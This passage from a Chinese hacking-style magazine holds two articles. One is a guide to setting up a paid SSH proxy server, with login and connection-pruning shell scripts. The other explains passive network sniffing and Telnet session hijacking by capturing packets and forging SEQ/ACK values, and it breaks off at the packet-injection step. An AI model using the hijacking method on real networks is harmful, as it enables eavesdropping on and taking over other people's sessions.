

前置知识：无
关键词：SSH、代理服务器、手册

商业SSH代理服务器搭建之完全手册

文/图　Complexs

写在前面的话：

无论你是否相信，当你在浏览器中输入：http://www.google.com，在搜索框中，输入敏感的政治，色情关键字时，你会发现Google莫名其妙的“挂”掉了（图1）。并且，无论你怎么刷新页面，短时间内Google也还是无法访问。这是为什么呢，原因很简单：你被“河蟹”了。




图1

不废话了，开始正文：伟大的中国人民，是不会被困难所击败的！

很多朋友，也许都已经知道了，可以通过代理服务器上网。这样，不仅保护了个人的隐私，同时提高了网络的安全性。

但是，经常会出现这样的一个问题：昨天还正常使用的上网代理，今天突然间不能连接了，或者变得很“龟速”。因此，我相信大部分朋友，都在苦恼于如何寻找高速及稳定的代理服务器。

引用他毛主席老人家的一句话：“自己动手，丰衣足食”。

必要的准备

下面，我就和大家一起，架设一个属于我们自己的“代理服务器”。

请大家注意：本文的方法，是目前商用SSH代理服务器所采用的普遍方法。所以，如果你想用本文提供的方法，进行SSH服务销售，是没有任何问题的，甚至我们会做得更好。

正式开始前，我们需要做些准备工作。

1．一个收费的VPS服务器：请注意，只有收费的服务器，才可以保证服务的速度及稳定性。笔者在这里推荐一个：http://www.rapidxen.net 使用优惠码后，每月仅折合30多元人民币。（选择VPS的原因，在于其可定制性强，功能强大。）

2．Putty.exe：推荐的SSH连接软件，官方下载地址http://the.earth.li/~sgtatham/putty/latest/x86/putty.exe。

3．英文翻译软件：如果你英文不太好的话。

大家也许会问，SSH连接软件有很多，为什么推荐使用Putty呢？理由是：Putty小巧绿色，支持命令行参数，支持SSH管道代理。

使用Putty连接SSH服务器，并通过SSH代理访问网络

下面，我们就利用Putty连接我们的SSH服务器，并通远端的VPS主机访问网络。为了通用性，我在这里使用命令行方式进行连接，步骤如下。

1．将Putty.exe复制到C:\Putty.exe。

2．“开始”—“运行”，输入：cmd。

3．在弹出的黑色窗口中输入，打开远程连接的同时，在本地开启Socks5代理端口C:\Putty.exe root@222.222.222.222 -pw 000000 -D 7070 请注意，这里要将222.222.222.222换成实际的IP地址，000000替换成实际的密码。-D 7070参数指定了本地打开的代理端口。

4．打开IE浏览器：选择“工具”—“Internet选项”—“连接”—“局域网设置”，勾选“为LAN使用代理服务器”，单击旁边的“高级”按钮。按照如图2所示的方式，进行设置。




图2

5．单击“确定”按钮保存后，就可以通过 SSH 代理上网了。

搭建自己的 SSH 服务器

至此，第一步过程已经完成了：我们可以通过 SSH 代理服务器访问网络了，接下来，要进入核心的环节了，请睁大眼睛仔细看，因为即使你花钱，恐怕也买不到下边提到的原理及代码。

事实上，我们总在“提出问题”-“分析问题”-“解决问题”，下面问题来了：用户使用 Putty，通过 SSH 协议登录服务器时，可以查看、修改、删除服务器文件内容，但是，我不想让用户查看及操作文件。

解决方法：设置一个 ssh 专用登录账户，同时制定用户登录主目录：

userадd ssh_test_accourt -m -d /home/ssh

修改/home/ssh/.profile 文件（该文件，用于在用户登录时，执行初始化操作），下边是原文件内容，注意粗体部分，是新增的代码：

```
# ~/.profile: executed by the command interpreter for login shells.
# This file is not read by bash(1), if ~/.bash_profile or ~/.bash_login
# exists.
# see /usr/share/doc/bash/examples/startup-files for examples.
# the files are located in the bash-doc package.

# the default umask is set in /etc/profile; for setting the umask
# for ssh logins, install and configure the libpam-umask package.
#umask 022
exec ./LoginScript.sh
# if running bash
if [ -n "$BASH_VERSION" ]; then
    # include .bashrc if it exists
    if [ -f "$HOME/.bashrc" ]; then
    . "$HOME/.bashrc"
    fi
fi

# set PATH so it includes user's private bin if it exists
if [ -d "$HOME/bin" ] ; then
    PATH="$HOME/bin:$PATH"
fi
```

这样，就可以在用户登录时，先执行我们的脚本，然后再执行系统默认部分。在我们自定义的脚本部分，可以写一个死循环来保持用户的连接，同时阻止用户查看系统文件。接着，我们需要新建/home/ssh/ LoginScript.sh 文件，实现我们自定义的脚本功能，文件内容如下：

```
#/bin/sh
#使用 trap 命令，屏蔽 INT 和 TERM 命令（及 CTRL + C），防止用户强制中断
trap 'echo "[Secure Protection System]: Please do close the window to end current session."' INT TERM
#获取用户 IP 地址
loginUserIp=$(echo $SSH_CLIENT|awk '{print $1}')
#获取用户登录的物理地址（限于篇幅，先不说如何实现的过程）
#感兴趣的朋友可以查看一下，纯真数据库相关内容。
loginUserAddr=$(python /home/Autowork/ip_query/ipQuery.py $loginUserIp)
echo -e "\033[41;36mSystem initializing with IP $loginUserIp, please wait for a second.\033[0m"
#用户登录时，将发送手机短信，限于篇幅，这里先不说如何实现的过程。
#感兴趣的朋友，可以搜索一下 lib fetion
#Send sms alarm to moran && record to the log
#LD_LIBRARY_PATH=/home/Autowork/sms_fetion//home/Autowork/sms_fetion/fetion --mobile=13500000000 --pwd=00000000000000 --hide --to=13500000000 --msg-type=1 --msg-gb="$(echo Test user login: $loginUserIp From $loginUserAddr @ $(date))" >> /dev/null &
#进入死循环，同时由于上边开启了 trap 防中断，用户将一直停留在此处
while [ 1 ]; do
clear
echo "Welcome to SSH Tunnel Proxy Service."
        #获取合法登录用户（此处限制用户必须使用 bash 交互登录方式）
legalCount=$(who | wc -l)
illegalCount=$(netstat -nat | grep  222.222.222.222:22 | grep ESTABLISHED | wc -l) && let illegalCount=$illegalCount-$legalCount
totalOnline=$(cat UserLogin.log | wc -l)
echo "[S.P.S]: Current Online: $legalCount(+$illegalCount) | History Online: $totalOnline"
#计算当前服务器上/下行流速，以此来判断服务器的健康程度
time=`date +%m"-"%d" "%k":"%M`
day=`date +%m"-"%d`
rx_before=`/sbin/ifconfig $NIC|sed -n "8"p|awk '{print $2}'| cut -c7-`
tx_before=`/sbin/ifconfig $NIC|sed -n "8"p|awk '{print $6}'| cut -c7-`
sleep 2
rx_after=`/sbin/ifconfig $NIC|sed -n "8"p|awk '{print $2}'| cut -c7-`
tx_after=`/sbin/ifconfig $NIC|sed -n "8"p|awk '{print $6}'| cut -c7-`
rx_result=$[(rx_after-rx_before)/256]
tx_result=$[(tx_after-tx_before)/256]
upSpeed=$rx_result
downSpeed=$tx_result
#在这里显示上边的计算结果
echo "[S.P.S]: Server Network Traffic(Avg 2s, kbs): UpSpeed: $upSpeed | DownSpeed: $downSpeed"
#这里内建了一个聊天室功能，登录用户可以在此输入聊天信息
userMsg=$(cat UserMessage)
if [ -z "$userMsg" ]; then
echo "[Moran]: Now you can simplly type the words to chat with the others."
else
echo -e "\033[0;36m$userMsg\033[0m"
fi
read userMsg
if [ -z "$userMsg" ]; then
continue
fi
echo "$userMsg" > UserMessage
echo "$userMsg @ $(date)" >> UserMessageHistory
done
```

至此 SSH 网络代理服务器，就已经搭建完毕了，以上代码，正工作在我的 Debian 64bit os 上，目前运行状态良好。

现在，你可以使用“第二部分”的方法，连接自己的代理服务器了。连接后，Putty 给出了服务器返回的提示信息，如图 3 所示。




图 3

进阶延伸

不知道大家是否注意到了：#获取合法登录用户（此处限制用户必须使用bash交互登录方式）这句，我来详细阐述一下原因：因为这是一个商业的代理服务器，考虑到安全及稳定性，是不允许用户长时间进行如下载之类的活动。很多浏览器，打开新网页或者进行下载时，会打开很多匿名连接（非bash交互方式的连接）。作为代理服务器，应当定时关闭非bash交互登录的连接，以释放服务器带宽资源。

关闭匿名连接的方法

```
#/bin/sh
iptables -F
who | awk '{print $6}' | awk -F"(" '{print $2}' | awk -F")" '{print $1}' > legalLoginUserIpAddr
netstat -nat | grep  222.222.222.222:22 | grep ESTABLISHED | awk '{print $5}' | awk -F":" '{print $1}' > allLoginUserIpAddr
cat allLoginUserIpAddr |while read allIpAddr; do
        illegalIpAddr=$( cat legalLoginUserIpAddr | grep $allIpAddr)
        if [ -z "$illegalIpAddr" ]; then
                illegalIpAddr=$allIpAddr
                #如果是长时间占用，可以考虑将其加入iptables一段时间
                iptables -A INPUT -s $illegalIpAddr -j DROP
                echo -n "Disable illegal user login with IP Address: $illegalIpAddr"
        fi
done

ps aux | grep sshd | grep -v priv | grep -v @pts | grep ^test_ssh | awk '{print $2}' > illegalLoginUserPID
cat illegalLoginUserPID | while read illegalPID; do
        #杀掉匿名连接的进程
        kill $illegalPID
        echo ", killed PID: $illegalPID"
done

rm legalLoginUserIpAddr && rm allLoginUserIpAddr && rm illegalLoginUserPID
```

讨论及更多

至此，已经将商业SSH代理服务器的主要技术框架，进行了详细的阐述。其他（如短信发送，IP地址查询等）功能限于篇幅的原因，笔者在此并没有进行过多的阐述。大家可以利用这个整体框架，自己动手添加更多的功能，如：登录用户统计，服务器健康状态监控等。监控结果，可以使用短信或者邮件的方式，发送给服务器管理员。

前置知识：无
关键字：网络监听、telnet、会话



通过被动网络监听实现telnet会话窃取

文/图　文刀

网络流量监听是网络管理和网络安全中的一项重要技术，一方面其对于诊断网络性能和故障有着十分重要的意义和作用，然而如果攻击者能够监听到某个网络内的流量，则会产生诸多安全和隐私泄漏隐患，如敏感信息窃取以及发现网络中主机的漏洞。本文将以Telnet为例介绍如何通过网络监听实现会话（Session）窃听和窃取。

网络监听原理

根据监听者是否发送数据包进行身份伪装，网络监听可以分为主动监听和被动监听两种的不同。在主动监听中，监听者伪装成被监听会话（Session）的一方或双方，从而截获通信内容。其基本原理和实现相对复杂，作者将另作一文详细介绍其原理和具体实现，本文将主要关注实现和使用相对简单的被动监听技术。本文接下来的内容中，如果没有特别说明，网络监听都特指被动监听。

通常，主机仅接收并处理发送给该主机的数据包并丢弃其他数据包。该数据包通过MAC地址和IP地址标识。但网卡有一种混杂模式（Promiscuous），在该模式下，网卡能够接收所有到达该网卡的数据包。为了使数据包能够到达监听主机的网卡，通常有如下三种方式。

HUB

早期，一个LAN中的主机大多数通过集线器HUB实现互联。这种互联方式有个特点，即通过HUB转发的数据包将被发送到该HUB的所有端口，而不仅是发送到唯一的目的端口。因此，只要监听者的主机连在某个HUB上，那么监听者可以监听到连在该HUB上的所有主机的通信。

但是随着网络互联技术的发展，HUB逐渐被更高性能的交换机和路由器取代。而在交换机和路由器中，数据包将被正确地转发到应该发送到的目的端口，而非所有端口。为了在这种环境下实现网络监听需要使用网关（串联）和旁路的方式。

网关方式（串联）

由于在交换机或路由器上，监听机器无法接收到其他网络设

备端口上的数据包，因此可以将监听机器串联接入网络设备和 Internet 之间的线路，其结构如图 1 所示。




图 1　网关方式的监听拓扑结构

监听主机配置有两块网卡，其中一块与路由设备的 WAN 口相连，并出于同一网段，另一块网卡与 Internet 相连。这样 LAN 中所有通过该路由设备的流量都会经过监听主机。

旁路方式

由于监听主机串联到网络结构中，因此对网络拓扑结构改动较大，而且监听主机可能成为影响网络性能的瓶颈。因此，目前更流行的监听方式为旁路方式。

在该方式中，监听者与其他主机一样连接到路由器或交换机的某个端口。通过使用路由器上的端口镜像功能，将所有其他端口的流量镜像到监听主机所在的端口，这样监听主机就可以捕获所有连接到该网络设备上的主机的通信流量。基本原理如图 2 所示。




图 2　旁路方式的监听拓扑结构

网关（串联）和旁路监听方式多用于网络管理中，因为要实现这两种结构需要有一定的网络管理特权。网络管理者也可以利用其具有的特权来监听并窃取被管网络中其他主机的通信会话。对于无相关特权的攻击者，只能使用主动监听的方式实现监听。另外，一般攻击者可以在 HUB 网络结构中实施监听攻击。下面以 Telnet 为例，介绍网络监听攻击的实现。

窃取 Telnet 会话

场景描述：某正常用户 U 将使用 Telnet 连接某服务器 S。在 Telnet 会话建立后，用户 U 会偶尔地向服务器发送命令。攻击者 A 处于同一个以太网段内并能够被动地监听到 U 与 FTP 服务器的通信会话。假设通信会话没有加密（正如一般情况下的 Telnet 通信）。

攻击目标：向 Telnet 会话中插入一个命令，发送给服务器并窃取命令执行结果。

使用工具：MFC, Windows XP telnet, Winpcap (www.winpcap.org)。

系统平台：Telnet 服务器和攻击者均为 Windows XP。

攻击过程：Telnet 会话窃取的目标是攻击者能够向会话中插入自己的命令，使 Telnet 服务器能够正确执行并返回结果。为成功实现攻击，攻击者必须得到会话中正确的 ACK 和 SEQ 以及通信双方的端口。在同一网段内，要得到这些信息是比较容易的。至于 TCP 和 Telnet 通信的详细原理，读者可以参考 TCP/IP 协议详解卷 1。利用 Pcap 开发库，并将网卡设为混杂模式，可以很容易地捕获网内的数据包。通过对这些数据包的分析，我们就可以伪装成客户端，构造出包含我们要发送的命令，从而实现对一个会话的攻击。原理如图 3 所示。




图 3　Telnet 会话窃取攻击实现原理

具体攻击实现如下。

Step 1：攻击对象指定

攻击者首先输入正常用户和 Telnet 服务器 IP，以及通信端口（Telnet 默认为 23），如图 4 所示。




图 4　指定攻击对象

代码中使用 clientip、serverip 和 dport 三个变量记录该信息，该信息主要用于设置 winpcap 的 BPF 过滤器，使得程序仅捕获被攻击 Telnet 会话的数据包。也可以不在此处指定，而是通过在程序中给 packet_filter 变量赋初始化值来设置 BPF 过滤器。如果 clientip、serverip 和 dport 为空，则程序使用预编译的包过滤规则，否则根据用户的指定设置过滤规则。

Step 2：使用 Winpcap 捕获包，截获 U/S 间通信内容

使用 Winpcap 进行数据包捕获的代码网上可以找到很多，此处不再列出具体代码。本文中，通过创建一个新的线程进行抓包。这是因为，在抓包的时候我们还要发送攻击数据包。抓包主要通过函数 pcap_dispatch()进行。在该函数中要传入一个回调函数 packet_handler()对捕获的数据包进行处理。抓包线程为，DWORD

WINAPI ThreadFunc(/*LPVOID lpParam*/ CAttackDlg* ptr)。

Step 3：分析数据包

分析数据包的函数为 void packet_handler(u_char *param, const struct pcap_pkthdr *header, const u_char *pkt_data)。

该函数的一个主要目的是记录被攻击 Telnet 会话中最新的通信信息，尤其似乎最近一个数据包的 ACK 和 SEQ，双方的通信端口，IP 头中 16 位的标识符，以及客户端发送给服务器的最近一个包的时间戳。代码中使用 LastAck、LastSeq、LastSport，Lastidentification 以及 TimeStamp 记录上述信息。

同时，该函数还要计算下一个数据的 SEQ 和 ACK，以便构造攻击包时使用。这两个信息的计算是整个攻击过程最重要的部分。使用变量 SentSeq 和 SentAck 记录这两个信息。通常，Telnet 的每次交互中，最后一个包由服务器发给客户端，因此 SEQ 和 ACK 的计算方法为：

```
SentSeq = LastAck;    SentAck = LastSeq + tcpdatalen;
```

Step 4：发送攻击包

